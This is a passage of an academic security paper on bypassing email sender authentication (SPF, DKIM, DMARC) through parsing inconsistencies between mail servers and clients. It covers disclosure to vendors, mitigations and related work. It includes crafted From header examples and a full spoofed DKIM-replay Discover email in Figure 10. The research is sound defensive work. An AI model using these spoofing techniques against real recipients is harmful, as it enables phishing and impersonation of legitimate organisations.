Quoted-pair. RFC 5322 reserves some characters for special interpretation, such as commas and quotes. To permit the use of these characters as uninterpreted data, email senders can use '\' to escape them.

Encoding. Originally SMTP only allowed US-ASCII characters in email headers. To support non-ASCII characters, RFC 2047 defined two encoding approaches: Base64 en-



(a) Preference of multiple email addresses.

(b) Differences in parsing Base64-encoded address.

(c) Inconsistencies in supporting route portion feature.

(d) Differences in supporting quoted-pair feature.

(e) Inconsistencies in recognizing special character precedence.

(f) Display name and real address parsing ambiguity.

Figure 8: Different cases of inconsistent interpretations of email addresses between email servers and MUAs.

coding and quoted-printable encoding. Its syntax is like this: `=?charset?encoding?encoded-text?=`, in which the "charset" field specifies the character set of the unencoded text;"encoding" value should be "B" or "Q", representing the encoding algorithm; "encoded-text" is the text encoded by the algorithm. For example,"`From: bob<b@b.com>`" can be encoded as "`From: =?utf-8?B?Ym9i?=<b@b.com>`" by the Base64 encoding approach.

Attacks leveraging complex From headers. We find that implementations vary in parsing and interpreting From headers. Here we show five attacks that exploit these inconsistencies, as shown in Figure 8.

1) Multiple email addresses (A_9). We observe 5 distinct behaviors in processing From headers listing multiple addresses. Gmail.com (Server) and Mail.ru (Server) reject the messages; Tutanota.com (Web) displays the last address; Zoho.com (Server) and iCloud.com (Web) don't verify or display any address; 2 mail servers and 4 MUAs verify or display all of the addresses; all the others take the first address.

Multiple email addresses enable two new kinds of ambiguities. First, when the mail server rewrites addresses in From headers (for example, Protonmail.com (Server) inserts the Sender address into the From header), the mail server may recognize a From header value that differs from the email address that the client displays, as shown in Figure 6e. Second, if the mail server forwards the From header as-is, different interpretations of multiple email addresses can directly lead to authentication bypasses. In Figure 8a, Tutanota.com (Server) only uses the first address for DMARC checking, while its web interface only shows the second one.

2) Email address encoding (A_{10}). Figure 8b shows an example exploiting the differences in parsing encoded addresses. In our experiments, Yahoo.com (Server), Outlook.com (Server), iCloud.com (Server), Fastmail (Server), Zoho.com (Server) and Tutanota.com (Server) don't recognize the encoded address, and use `attack.com` for DMARC testing; but Gmail.com (Web), Outlook.com (Web), Yahoo.com (Web), Naver.com (Web), Mail (MacOS), Mail (Windows) and Mail (iOS) support this encoding feature, and only display the first address.

3) Route portion (A_{11}). As shown in Figure 8c, Fastmail.com (Server) does not recognize the route portion, and treats `attack.com` as a real address to use for DMARC verification; while 10 MUAs, including Fastmail.com (Web), ignore the route portion, and only show `admin@legitimate.com`.

4) Quoted-pairs (A_{12}). Figure 8d shows an example arising from differences in supporting the quoted-pair feature. Gmail.com (Server) and iCloud.com (Web) recognize the second address; but Mail (Windows), iCloud (Server) and 12 other implementations only use the first one.

5) Parsing inconsistencies (A_{13}). We also found inconsistencies in recognizing the precedence of different delimiters. Figure 8e shows an example. Mail.ru (Server) and Zoho.com (Server) DMARC component believes that "<" has higher priority, and authenticate `attack.com`; but Outlook (Windows) and 8 other MUAs have a different preference, and only display `legitimate.com`.

Differences in parsing display names and real addresses provide another source of ambiguity. As shown in Figure 8f, Thunderbird (Linux), Mail.ru (Web), Gmail.com (Server) and Mail.ru (Server) mistakenly validate or display `admin@legitimate.com` as the real sender but Outlook.com (Server), iCloud.com (Server), Protonmail.com (Server) and 9 other implementations recognize it as `attack.com`.

Broader issues. SPF, DKIM, and DMARC rely on domain queries for sender authentication. When failing to obtain the domain record, the mail service providers may decide that the domain doesn't deploy the corresponding security mechanisms, and allow the message into the user's inbox. Leveraging this "fail-open" feature, an attacker can further exploit inconsistencies between mail servers and MUAs to bypass authentication. Here are three examples:

1) Invisible characters (B_1). An attacker can by-

Table 2: Vulnerability of the tested email providers and MUAs to UI-mismatch attacks.

Servers \ MUAs	Web interface	Windows		MacOS		Linux	Android		iOS	
		Mail	Outlook	Mail	eM Client	Thunderbird	Gmail	Outlook	Mail	Gmail
Gmail.com	✓	✓			✓			✓		✓
iCloud.com	✓	✓				✓				
Outlook.com	✓					✓				
Yahoo.com	✓									✓
Naver.com	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
Fastmail.com	✓	✓			✓			✓		✓
Zoho.com		✓	✓		✓			✓		✓
Tutanota.com	✓	—	—	—	—	—	—	—	—	—
Protonmail.com	✓	—	—	—	—	—	—	—	—	—
Mail.ru		✓	✓	✓	✓	✓	✓	✓	✓	✓

"✓": email server and MUA combination where we can expose an inconsistent interpretation.
"—": email providers that don't support third-party MUAs for our testing account.

pass Outlook.com authentication by appending invisible characters to the target domain, for example, "From: `admin@legitimate.com\u2000`". The DMARC module in Outlook.com (Server) treats `legitimate.com\u2000`" as a new domain and doesn't locate any policy for it, while its web interface only shows `legitimate.com`.

2) Encoding (B_2). When an attacker sends a From header with Base64-encoded email address, e.g., "From: *base64encode*(`admin@legitimate.com`)", the DMARC module of Yahoo.com (Server) authenticates the encoded domain, but its web interface shows the decoded address.

3) From alternative headers (B_3). Upon receiving a message that has no From header but does have a Sender header, Outlook.com (Server), Zoho.com (Server), and Tutanota.com (Server) omit DMARC verification or generate "none" results for the message. However, their web interfaces show the Sender header value.

6 Ambiguous-replay Attacks

Attackers can also spoof emails with seemingly valid DKIM signatures from legitimate domains, bypassing both DKIM and DMARC authentication safeties to make forged emails more deceptive.

DKIM uses digital, cryptographic approaches to prevent tampering with signed content. However, two DKIM mechanisms make signature spoofing possible. First, DKIM doesn't prevent replay attacks. A replay attacker who has an email signed by a legitimate domain can resend it to other victims, a known issue already noted in the DKIM standard. Second, DKIM allows attackers to append additional email headers—*or even body contents*, in some cases—to the original message. Combining these two weaknesses, a replay attacker can append malicious content without breaking the DKIM signature, and further fool email clients to only display the attacker's content by exploiting inconsistencies between DKIM processing and MUA presentations.

6.1 DKIM signature replay attacks

As mentioned in Section 2, DKIM signatures protect both email headers and bodies. The latter is always signed. Signing headers, however, is optional, and specified by the "`h=`" tag of the DKIM-Signature header.

1) Header spoofing (A_{14} and A_{15}). We found two techniques to spoof email headers. First (A_{14}), if the headers in the "`h=`" tag are incomplete, a replay attacker can modify those unprotected headers and send the result to other victims. RFC 6376 lists 19 headers which should be signed, including From, Subject, To and Content-Type. Among them, however, only the From header must be signed; the others are recommended options. In real-world deployment, different sites have various choices. For example, `citibank.com` only signs "`h=from:subject`" headers; `americanexpress.com` only signs "`h=from;reply-to`"; `aa.com` (American Airlines) only signs "`h=from`". A replay attacker can modify these unprotected fields in signed messages without invalidating DKIM signatures. Figure 9 shows a spoofing example of exploiting American Airlines DKIM signatures. The attacker can make Gmail.com render the original body as an attachment, by setting the Content-Disposition header to be "`attachment;filename=ticket.jpg`".




Figure 9: An example of replaying an American Airlines email to a Gmail.com recipient. The subject is fake and the original body is rendered as an attachment.

Second (A_{15}), while including all necessary headers in the signature can prevent attackers from tampering them, a replay

attacker can still bypass the checks by using multiple headers, per Section 5.1. An attacker can craft ambiguous emails by adding a new header (e.g., Subject) to the signed mail, if two parties in the email process chain parse and interpret the extra header differently; for example, if the DKIM component uses the original Subject header while the mail client uses the crafted Subject header.

While RFC 6376 § 5.4.2 states DKIM components must use the last header if a message has duplicate headers, we find that DKIM components and email clients indeed sometimes lack consistency in processing multiple headers. In our testing experiments, all tested DKIM components conformed with the rule—but 10 out of 19 MUAs prefer the first header.

```
DKIM-Signature: v=1; a=rsa-sha256; q=dns/txt;
     c=simple/relaxed; s=default;
     d=service.discover.com;
     h=From:Sender:To:Subject; l=200;
     bh=z61ep91pq...; b=aPg+UnM+wYY7T784XRM+bQ...
From: Discover Card <discover@service.discover.com>
To: victim@victim.com
To: any@any.com
Message-ID: <15183381045 53@discoverfinancial.com>
Subject: Action required: Your account is suspended!
Subject: Your statement is available online
Content-Type: multipart/mixed; boundary=BAD
Content-Type: text/plain; charset=UTF-8

Dear customer,

Your bank statement is available online...
--BAD
Content-type: text/plain

Dear customer,

Your account is suspended...

Thanks,
--BAD--
```

Figure 10: An example of exploiting a discover.com DKIM signature to a Gmail.com recipient.

2) Body spoofing (A_{16}). Apart from spoofing the email header, an attacker can also spoof the email body by exploiting the optional "l=" tag in the DKIM-Signature header, which represents the length of the email body included in the signature. This tag is intended for increasing signature robustness when sending to mailing lists that modify email body content. For example, Google Groups usually appends unsubscribe information at the end of each forwarded email. Such behavior can break DKIM validations.

Use of "l=" allows a replaying attacker to append new malicious contents to the original email body without breaking the DKIM signature. In addition, if the Content-Type header is not protected by the DKIM signature, the attacker can further change the email MIME structure by redefining it so that mail clients only display the attacker's malicious content.

Figure 10 shows an example spoofing a discover.com email to a Gmail.com recipient. The red part shows the newly crafted content. As discover.com uses "l=" tag in its signature, and the Gmail server takes the *last* instance of duplicate headers for DKIM verification, the crafted email passes Gmail's DKIM validation. When the Gmail web interface displays this message, it uses the MIME boundary defined by the attacker and only shows the attacker's content, because RFC 2046 § 5.1.1 specifies that any content before the boundary is treated as preamble and not displayed by email clients.

We conducted a preliminary assessment of this problem by collecting emails from wikileaks.org, IETF mailing lists, and our personal emails. We find that many sites are not aware of this attack. Among the 10 email providers we tested, Zoho.com includes the vulnerable "l=" tag for its outgoing messages. Popular sites such as baidu.com, discover.com, akamai.com, manuscriptcentral.com, badoo.com (Alexa 803), and blizzard.com (Alexa 1,066) are also vulnerable to this technique.

6.2 Spoofing via an email service account

An attacker can also leverage access to an email service to spoof misleading DKIM-signed emails. In this scenario, the attacker has an account on a legitimate email service, but uses a custom MUA to originate emails sent through the service. Email providers will first authenticate the MUA using the username/password provided in the AUTH command. They will then check whether the From header in the message matches the authenticated username. If so, the email provider attaches its DKIM signature when forwarding the message.

The problem (A_{17}) arises when an email provider does not perform sufficient checks on the From header, enabling an attacker to send a signed message with another user's address (e.g., administrator). As the message has the email provider's DKIM signature attached, it will pass the receiver's DKIM and DMARC validation.

Given the complexity of From header syntax, its validation is difficult and error-prone. An attacker can use the techniques described in Section 5, such as ambiguous From headers and email addresses, to bypass the email provider's validation.

Of the 8 email providers we tested,[4] all except Outlook.com are vulnerable to this attack. Fastmail.com (Server) accepts arbitrary email addresses in the From header, even email addresses from different domains. iCloud.com (Server), Naver.com (Server) and Zoho.com (Server) accept multiple From headers and only check if the first one matches with the authenticated username. Yahoo.com (Server), iCloud.com (Server) and Naver.com (Server) accept multiple addresses and only check the first address. Gmail.com (Server), Zoho.com (Server), mail.ru (Server) accept From headers like "From:admin@a.com\,<user@a.com>" and only check the second one. The message will pass the receiving server's DKIM and DMARC validation, while email clients may display the unverified (e.g., administrator) address, as presented in Section 5.

[4] We omit Tutanota.com and Protonmail.com as they do not support third-party MUAs for our testing account.

6.3 Replay attacks to subvert DKIM signatures

An attacker with an account on an email service can also employ replay attacks to forge DKIM-signed emails even for email providers that perform strict From header validation, such as Outlook.com.

The spoofing attack (A_{18}) proceeds in two steps. First, the attacker uses their account to email themselves through the email provider server. In the email, the attacker can create deceptive content in the email body, Subject header and To header, but not the From header given the email providers strict validation. When the email provider sends the message, it attaches its DKIM signature to the message.

Second, the attacker adds an extra From header with another user's address to the DKIM-signed message and resends it to a victim. When the victim's email server receives the message, its DKIM component may verify the original From header, and the message passes both DKIM and DMARC verification, while the MUA may show the fake From header. The attacker can induce such inconsistencies between DKIM components and email clients by exploiting the techniques described in Section 6.1 and Section 6.2.

7 Responsible Disclosure

We have reported all the vulnerabilities we discovered to both the affected vendors and to CERT/CC, and have received positive feedback from all vendors except Microsoft and Yahoo. Below we summarize their responses.

Gmail.com: fixed the A_3 and A_{18} attacks immediately after our report, and rewarded us with cash payments for the two attacks separately. They were investigating other attacks in our report.

Zoho.com: confirmed our report and have modified their servers to mitigate these attacks. They informed us that they already place some emails that potentially trigger the disclosed vulnerabilities into the receiving email users' "spam" folder, and that they monitor delivery metrics to determine whether to later reject them outright. They gave us four rewards, corresponding to the intra-server attacks, A_{16} attack, A_{18} attack and *UI-mismatch* attacks.

Protonmail.com: rewarded us for the intra-server attacks. They were looking at other attacks in the paper.

Mail.ru: rewarded us for the A_{18} attack and engaged in in-depth discussions with us about the specifics. For *UI-mismatch* attacks, they suggested the defense of MUAs warning users of possible spoofing attempts without affecting email delivery. They already provide authentication information to MUAs via Authentication-Results (RFC 8601) headers. As third-party MUAs are out of their control, they currently don't address spoofing attacks in third-party MUA interfaces. In the future, they would consider blocking emails with ambiguous addresses, but currently due not view doing so as feasible, since they observe too many cases of actual, valid messages with unusual headers.

Fastmail.com: told us that they generally don't consider email spoofing bugs for bug bounty purposes, but as our report provided a more notable finding than most, they offered us a cash reward in thanks.

Naver.com: confirmed our report and offered to include us as special contributors.

eM Client: discussed the attacks and possible defense solutions with us. They suggested that using a future IMAP extension, instead of the Authentication-Results header, could provie a more reliable way for email providers to report authentication information to MUAs. They stated they were assessing how to mitigate the issues we reported.

iCloud.com, Tutanota.com and Thunderbird: thanked us for our report and stated they were actively fixing these issues.

Microsoft: disregarded our report (which included our paper and a video [5] demoing the A_{10} attack) because the threats rely on social engineering, which they view as outside the scope of security vulnerabilities.

Yahoo.com: misunderstood our report (which included our paper and a video [6] demoing the attack in Figure 8b) as reflecting DNS misconfiguration issues, which we have clarified, but to date have received no further reply.

8 Discussion

The attacks we found share the high-level theme of inconsistencies between software components. We summarize three sources of inconsistencies that manifest in the overall picture.

First, the email protocols define multiple sender identifiers, leaving room for misaligned interpretations in implementations. For example, HELO and MAIL FROM commands, along with From, Sender, and Resent-From headers, represent different sending roles with similar or redundant semantics. While a strict specification can clarify and regulate protocol fields with confusing semantics, problems often arise when implementations lack a comprehensive understanding of the specifications.

Second, text-based protocols with complex syntaxes can lead to a variety of parsing inconsistencies. For example, the From header defines various complex features, for which different implementations can choose to implement different subsets. In addition, text-based protocols introduce flexible formatting and tolerance (e.g., allowing whitespace and comments to be freely inserted in many places), creating ample room for inconsistencies, especially when implementations vary in how they tolerate non-compliant inputs.

Finally, the process of sender authentication involves a chain of components, creating strong dependencies on implementation consistency and correctness. As shown in Figure 4, an email sent by the sender's MUA might be processed by at least six different components before reaching the recip-

[5] https://youtu.be/IsWgAEbPaK0

[6] https://youtu.be/DRepfStOruE

ient. Inconsistencies between any two components in the processing chain may introduce ambiguities.

All together, these elements create a tangled situation that human implementors and operators are unlikely to get it right.

8.1 Mitigation

We suggest a number of possible mitigations for these problems, ranging from immediate (mostly) implementation-level improvements, to broader considerations when designing protocols:

Following operational guide on DKIM specification to prevent replay attacks. RFC 6376 suggests that DKIM signers should include all important headers in DKIM signatures and avoid using the "`l=`" tag to prevent spoofing attacks.

RFC 6376 also suggests that DKIM signers should "oversign", i.e., repeat important headers, to prevent replay attacks, such as using "`h=from:from:subject:subject:to:to...`". This technique takes advantage of two DKIM features. First, each parameter of the "`h=`" tag matches a single occurrence of a header. Therefore, if a message has two Subject headers (which normally it will not), "`h=subject:subject`" will prevent an attacker from tampering with either of them. Second, DKIM allows signing nonexistent headers. For example, if a message lacks a Subject header, "`h=subject`" will prevent an attacker from adding one to the signed message.

Combining these two features, a domain owner can prevent replay attacks by setting "`h=from:from`" for messages with one From field. The first parameter signs the contents of the From header, and the second parameter guarantees that there is no additional From header. Any attempt to add an extra From header will break the signature. Among the 10 email providers we tested, only Yahoo.com adopts this solution. When we reported the vulnerabilities to Mail.ru, they informed us that they disabled this solution because of DKIM compatibility issues. However, they stated that they plan to re-enable it in Q1 2020.

Improving MUA display. MUAs would benefit from incorporating systematic consideration of how to better display security features. Most of the MUAs we tested do not display SPF, DKIM, or DMARC authentication results explicitly, making it difficult for end users, especially mobile client users, to apprehend the authentication status of the message. This lack facilitates attackers in bypassing server-side authentication, for example, by appending invisible characters to trick email servers into failing to obtain policy information via DNS. One possible approach for mitigating such attacks would be to add icons indicating emails with verified sender domains. We note however that experiences with such approaches for promoting HTTPS (via browsers displaying trusted icons for websites with valid TLS certificates) have demonstrated the challenges of ensuring that users correctly interpret the icons and do not get fooled by imposters [11–13].

We frame the above mitigations as "tactical": steps doable without significantly redesigning components or protocols. We now frame more strategic—but also more involved—mitigations.

Use of normalization. To defend against attackers using accounts on email services, email providers can consistently reset message headers (such as From) to remove potential ambiguities. However, the effectiveness of this approach still relies on correct parsing and interpretation of email MIME structures. We also caution that hardening a weak authentication system by composing it with additional security components, such as sanitizers or monitors, itself can introduce complex compositions that create new vulnerabilities, as we showed in Figures 6c and 6e.

Leveraging type systems to prevent internal inconsistencies. Some of our *intra-server* attacks, such as injection attacks, stem from inconsistent interpretations of messages between different internal components. Although implementors can address the specific attacks by filtering special characters that induce confusion, constructing fully correct filters can prove challenging. A more powerful implementation approach is to leverage a type system, such as using types to distinguish whether a field holds data or control information. If message forwarding between different components within a process preserves the type information, then injection threats can be addressed in a general fashion. However, employing this technique across disparate processes is more difficult, because for many communication frameworks the serialization and deserialization of messages (e.g., using JSON) can lose the necessary semantic information.

Avoiding re-processing. The root cause of *UI-mismatch* attacks is inconsistencies between email providers and MUAs. One possible mitigation solution[7] is for mail servers to provide authentication information to email clients *directly*, so that email clients can avoid re-parsing and re-verifying complex messages. Although RFC 8601 defines Authentication-results header to convey this information, the header itself can be forged by attackers. A more trustworthy way is to develop a future IMAP/POP3 extension that exposes the authentication results. The mail servers can pass the authentication information, including the verified address and verification results, to MUAs via IMAP/POP3 commands. The MUAs can then display the raw information exposed by mail servers without any additional parsing and verification.

Testing. To aid the community in securing additional email systems, we will make our testing tool publicly available via GitHub[8] after our reported issues are fixed by the vendors.

8.2 Discussion

That we could find so many attacks for widely used email services against their email authentication and integrity checks—crucial defenses against phishing and spear-phishing attacks—

[7] This idea comes from our discussion with eM Client.

[8] https://github.com/chenjj/espoofer

provides a wakeup call regarding the potential fragility of multi-component Internet services. While the specifics of the attacks reflect the particulars of various email protocols and mechanisms, in abstract terms the attacks leverage several classes of vulnerabilities likely present in other complex multi-component services.

In general, it is difficult to make components built by different developers fully consistent: 1) specifications allow for latitude in interpreting details; 2) it is easy to overlook the possibility of deliberate ambiguities in attacker-provided inputs; 3) specifications themselves evolve over time, with some components keeping outdated functionality for compatibility; 4) components can differ in which subset of a suite of complex features they implement; 5) components can vary in how they tolerate non-compliant inputs; and 6) functional equivalence-checking between complex components is intractable.

Many of the vulnerabilities we found arise not from programming mistakes but intended features. These features appear harmless when a component runs independently, but when integrated into a larger system, they introduce security issues. These attacks underscore a broad threat in modern system construction. Furthermore, the more complex a system's compositions, the more inconsistencies it may have, likely creating more vulnerabilities.

9 Related Work

Prior work discusses malformed email messages bypassing DMARC and DKIM [4, 14, 15]. Mailsploit encoded special characters such as newlines in From headers using an encoding approach given in RFC 1342 [14]. The author found that many email clients failed to properly sanitize such characters after decoding, leading to email-spoofing and code-injection attacks. This attack is similar but not the same as our A_{10} attack that uses encoding: his attacks encode control characters in From headers to exploit parsing errors in email clients, while our attacks encode spoofed email addresses to exploit inconsistencies between email servers and clients.

Replay attacks are a known problem noted in the DKIM specification [4], which in § 8 warns DKIM users of attacks involving extra header fields and the "`l=`" tag. But many developers overlook these warnings, and Ullrich presented multiple concrete attacks to exploit such weaknesses [15]. Based on the previous work, we introduce a new threat model to enhance the replay attacks. The previous replay attacks can't spoof the email body in DKIM-signed messages unless the target sites are misconfigured with the l= tag. Our attacks provide a new way to achieve this by combining replay attackers and malicious users of legitimate email providers.

These two efforts provided valuable initial considerations of the problem of bypassing email sender authentication mechanisms, and noted some of the complexities in parsing email messages. We build on this work by distilling the general theme of sender identity confusion due to inconsistencies between different components. Employing this theme facilitated us then identifying sources of ambiguities, enabling us to perform in-depth analyses leading to the discovery of a wide range of new attacks.

The email parsing inconsistencies our *UI-mismatch* attacks exploit can also exist in other systems, such as web applications. A previous writeup by Alderson showed that email address parsing inconsistencies in web applications can be exploited to take over accounts [16]. A recent blog by Davison discusses the possibility of exploiting address parsing inconsistencies between web applications and third-party sending services (e.g., Amazon SES) to bypass web application validation logic [17].

Another potential attack involving third-party sending services is cross-user spoofing, e.g., an SES user attempts to spoof another SES user's domain. We tested four popular third-party sending services (Amazon SES, SendGrid, Mailgun, and SparkPost) and found that none of them adequately validate From headers in messages: some (SendGrid, Mailgun) allow arbitrary From headers; some (SES, SparkPost) can be bypassed using the techniques developed in Section 5. Fortunately, all of them validate MAIL FROM and DKIM-Signature domains strictly (by verifying domain ownership), which makes DMARC bypassing difficult. But such services should consider addressing this issue anyway, because previous studies have shown that DMARC deployment and enforcement is problematic in practice [18–20].

Many researchers have conducted measurement studies on the deployment of SPF, DKIM, and DMARC [18–20]. Their results indicate that the adoption and enforcement of these extensions needs improvement. The community is actively promoting these security mechanisms—for example, the U.S. Department of Homeland Security requires all Federal agencies to deploy strict DMARC policies [21]. Our study shows that even in strict-deployment environments, attackers can still bypass these mechanisms.

Prior work has developed various phishing detection methods based on features extracted from email content, such as keywords, URLs, and attachments [22–24]. Our work focuses on how email systems authenticate the incoming messages; our attacks do not aim to bypass email content filters.

Recently, new protocols have been developed to enhance spoofing detection, such as BIMI (Brand Indicators for Message Identification) [6] and ARC (Authenticated Received Chain) [7]. BIMI is built on DMARC, and allows domain owners to coordinate with MUAs to display brand-specific indicators for DMARC-authenticated messages. ARC is built on SPF, DKIM and DMARC, and aims to address the authentication failure problem caused by modifications of mail forwarders. ARC allows each mail forwarder to append their authentication assessment results to the forwarded message, so that the receiving servers can make informed decisions based on authentication results from earlier forwarders. Since both BIMI and ARC rely on the correctness of DMARC verification, they are not helpful in preventing most of our attacks.

OpenPGP and S/MIME are two other standards to provide end-to-end authenticity of messages by digital signatures. Researchers have found many email clients to be vulnerable to signature spoofing or plain-text exfiltration attacks [25, 26]. Some of their attacks craft malformed MIME messages to exploit inconsistencies between signature verifiers and email display components. These attacks underscore an issue also highlighted by our work, namely that shifting sender authentication from email servers to clients cannot prevent email spoofing if inconsistencies exist.

Bratus et al. and Sassaman et al. proposed a formal language theory (LANGSEC) [27, 28] that provides a unifying framework regarding the root cause underlying the majority of software security problems: the complexity of the input language used in many real-world applications exceeds theoretical decidability bounds. These works advocate that protocol designers should restrict languages to lower levels of the Chomsky hierarchy to reduce parsing bugs and inconsistency bugs. Our attacks confirm the general problem they sketched; for example, many *UI-mismatch* attacks we found have their roots in the complexity of the From header syntax.

In addition to SMTP, inconsistency problems also exist in other computer systems, such as IP packet processing [9, 29–33], HTTP and web systems [34–39], file processing [40–43] and abuse of other operating system resources [44]. Handley et al. proposed "normalization" to rewrite network traffic to eliminate ambiguities between NIDS and end-hosts [9]. Wang et al. used verification-condition checking to identify inconsistent logic flaws in web payment systems [35]. Hooimeijer et al. designed the BEK language to analyze differences in sanitizers of web applications and mitigate XSS by using SMT solvers [45]. Brumley et al. proposed detecting discrepancies between different implementations by converting execution traces into symbolic formulae and comparing them using SMT solvers [46]. Some researchers have used differential fuzz testing techniques to identify discrepancies across different types of applications, such as C compilers [47], Java virtual machines [48], and SSL/TLS implementations [49–51].

10 Summary

Software components are supposed to make software less fragile and more reliable. In practice, however, part of the fragility is merely shifted from the component artifacts to the connectors and the composition process. When the composition is unreliable, composed systems can prove vulnerable.

In this paper, we illustrate the security implications of this problem in the context of modern email services. We present three classes of practical attacks against email authentication systems and identify a wide variety of inconsistencies between different components across email servers and clients. We show that these inconsistencies can enable an attacker to bypass email authentication to impersonate any site, and even forge DKIM-signed emails with a legitimate domain's signature. All 10 email providers and 19 MUAs in our experimental testing proved vulnerable to multiple of the 18 attacks that we developed.

As our software systems become increasingly complex, the need for building them out of disparate independent components rises. It appears likely that, in addition to email systems, many other real-world applications suffer similar problems. We hope this work can inspire the community to work towards securing additional applications.

Acknowledgments

We would like to thank our shepherd Devdatta Akhawe and the anonymous reviewers for their insightful comments. We are grateful to Haixin Duan, Zhiyun Qian, Michael Carl Tschantz, and Sadia Afroz for valuable discussion. We also thank Vladimir Dubrovin from Mai.ru, Filip Navara from eM Client, and securiy teams from other vendors for their helpful feedback. This work was supported in part by the National Science Foundation via grant CNS-1237265, and by a gift from Google. Opinions expressed in this paper do not necessarily reflect those of the research sponsors.

References

[1] G. T. Heineman and W. T. Councill, "Component-Based Software Engineering: Putting the Pieces Together," *Addison-Wesley*, p. 5, 2001.

[2] J. Klensin, "Simple Mail Transfer Protocol," Internet Requests for Comments, RFC Editor, RFC 5321, October 2008, http://www.rfc-editor.org/rfc/rfc5321.txt.

[3] S. Kitterman, "Sender Policy Framework (SPF) for Authorizing Use of Domains in Email, Version 1," Internet Requests for Comments, RFC Editor, RFC 7208, April 2014, http://www.rfc-editor.org/rfc/rfc7208.txt.

[4] D. Crocker, T. Hansen, and M. Kucherawy, "DomainKeys Identified Mail (DKIM) Signatures," Internet Requests for Comments, RFC Editor, STD 76, September 2011, http://www.rfc-editor.org/rfc/rfc6376.txt.

[5] M. Kucherawy and E. Zwicky, "Domain-based Message Authentication, Reporting, and Conformance (DMARC)," Internet Requests for Comments, RFC Editor, RFC 7489, March 2015, http://www.rfc-editor.org/rfc/rfc7489.txt.

[6] S. Blank, P. Goldstein, T. Loder, and T. Zink, "Brand Indicators for Message Identification (BIMI)," Working Draft, IETF Secretariat, Internet-Draft draft-blank-ietf-bimi-00, February 2019, http://www.ietf.org/internet-drafts/draft-blank-ietf-bimi-00.txt.

[7] K. Andersen, B. Long, S. Blank, and M. Kucherawy, "The Authenticated Received Chain (ARC) Protocol," Internet Requests for Comments, RFC Editor, RFC 8617, July 2019, http://www.rfc-editor.org/rfc/rfc8617.txt.

[8] Mozilla, "The public suffix list," https://publicsuffix.org/, 2019, [accessed Oct-2019].

[9] M. Handley, V. Paxson, and C. Kreibich, "Network Intrusion Detection: Evasion, Traffic Normalization, and End-to-End Protocol Semantics," in *USENIX Security*, 2001.

[10] P. W. Resnick, "Internet Message Format," Internet Requests for Comments, RFC Editor, RFC 5322, October 2008, http://www.rfc-editor.org/rfc/rfc5322.txt.

[11] R. Dhamija, J. D. Tygar, and M. Hearst, "Why Phishing Works," in *Proceedings of the SIGCHI conference on Human Factors in computing systems*. ACM, 2006, pp. 581–590.

[12] C. Thompson, M. Shelton, E. Stark, M. Walker, E. Schechter, and A. P. Felt, "The Web's Identity Crisis: Understanding the Effectiveness of Website Identity Indicators," in *28th USENIX Security Symposium*, 2019, pp. 1715–1732.

[13] A. P. Felt, R. W. Reeder, A. Ainslie, H. Harris, M. Walker, C. Thompson, M. E. Acer, E. Morant, and S. Consolvo, "Rethinking connection security indicators," in *Twelfth Symposium on Usable Privacy and Security (SOUPS 2016)*, 2016, pp. 1–14.

[14] S. Haddouche, "Mailsploit," https://www.mailsploit.com/index, 2017, [accessed Oct-2019].

[15] S. Ullrich, "Breaking DKIM—on Purpose and by Chance," https://noxxi.de/research/breaking-dkim-on-purpose-and-by-chance.html, 2018, [accessed Oct-2019].

[16] E. Alderson, "Tchap: The super (not) secure app of the French government," https://medium.com/@fs0c131y/tchap-the-super-not-secure-app-of-the-french-government-84b31517d144, 2019, [accessed Feb-2020].

[17] N. Davison, "Exploiting email address parsing with AWS SES," https://nathandavison.com/blog/exploiting-email-address-parsing-with-aws-ses, 2020, [accessed Feb-2020].

[18] Z. Durumeric, D. Adrian, A. Mirian, J. Kasten, E. Bursztein, N. Lidzborski, K. Thomas, V. Eranti, M. Bailey, and J. A. Halderman, "Neither snow nor rain nor MITM...: An empirical analysis of email delivery security," in *Proceedings of the 2015 Internet Measurement Conference*. ACM, 2015, pp. 27–39.

[19] I. D. Foster, J. Larson, M. Masich, A. C. Snoeren, S. Savage, and K. Levchenko, "Security by any other name: On the effectiveness of provider based email security," in *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security*. ACM, 2015, pp. 450–464.

[20] H. Hu and G. Wang, "End-to-end Measurements of Email Spoofing Attacks," in *Proc. USENIX Security Symposium*, 2018, pp. 1095–1112.

[21] U. D. of Homeland Security, "Binding Operational Directive 18-01: Enhance Email and Web Security," https://cyber.dhs.gov/bod/18-01/, 2017, [accessed Oct-2019].

[22] G. Ho, A. Sharma, M. Javed, V. Paxson, and D. Wagner, "Detecting Credential Spearphishing in Enterprise Settings," in *Proc. USENIX Security Symposium*, 2017, pp. 469–485.

[23] G. Ho, A. Cidon, L. Gavish, M. Schweighauser, V. Paxson, S. Savage, G. M. Voelker, and D. Wagner, "Detecting and Characterizing Lateral Phishing at Scale," in *Proc. USENIX Security Symposium*, 2019, pp. 1273–1290.

[24] A. Cidon, L. Gavish, I. Bleier, N. Korshun, M. Schweighauser, and A. Tsitkin, "High Precision Detection of Business Email Compromise," in *Proc. USENIX Security Symposium*, 2019, pp. 1291–1307.

[25] D. Poddebniak, C. Dresen, J. Müller, F. Ising, S. Schinzel, S. Friedberger, J. Somorovsky, and J. Schwenk, "Efail: Breaking S/MIME and OpenPGP email encryption using exfiltration channels," in *Proc. USENIX Security Symposium*, 2018, pp. 549–566.

[26] J. Müller, M. Brinkmann, D. Poddebniak, H. Böck, S. Schinzel, J. Somorovsky, and J. Schwenk, ""Johnny, you are fired!"–Spoofing OpenPGP and S/MIME Signatures in Emails," in *Proc. USENIX Security Symposium*, 2019.

[27] S. Bratus, M. E. Locasto, M. L. Patterson, L. Sassaman, and A. Shubina, "Exploit programming: From buffer overflows to weird machines and theory of computation," *USENIX; login*, vol. 36, no. 6, 2011.

[28] L. Sassaman, M. L. Patterson, S. Bratus, and M. E. Locasto, "Security applications of formal language theory," *IEEE Systems Journal*, vol. 7, no. 3, pp. 489–500, 2013.

[29] T. H. Ptacek and T. N. Newsham, "Insertion, Evasion, and Denial of service: Eluding Network Intrusion Detection," DTIC Document, Tech. Rep., 1998.

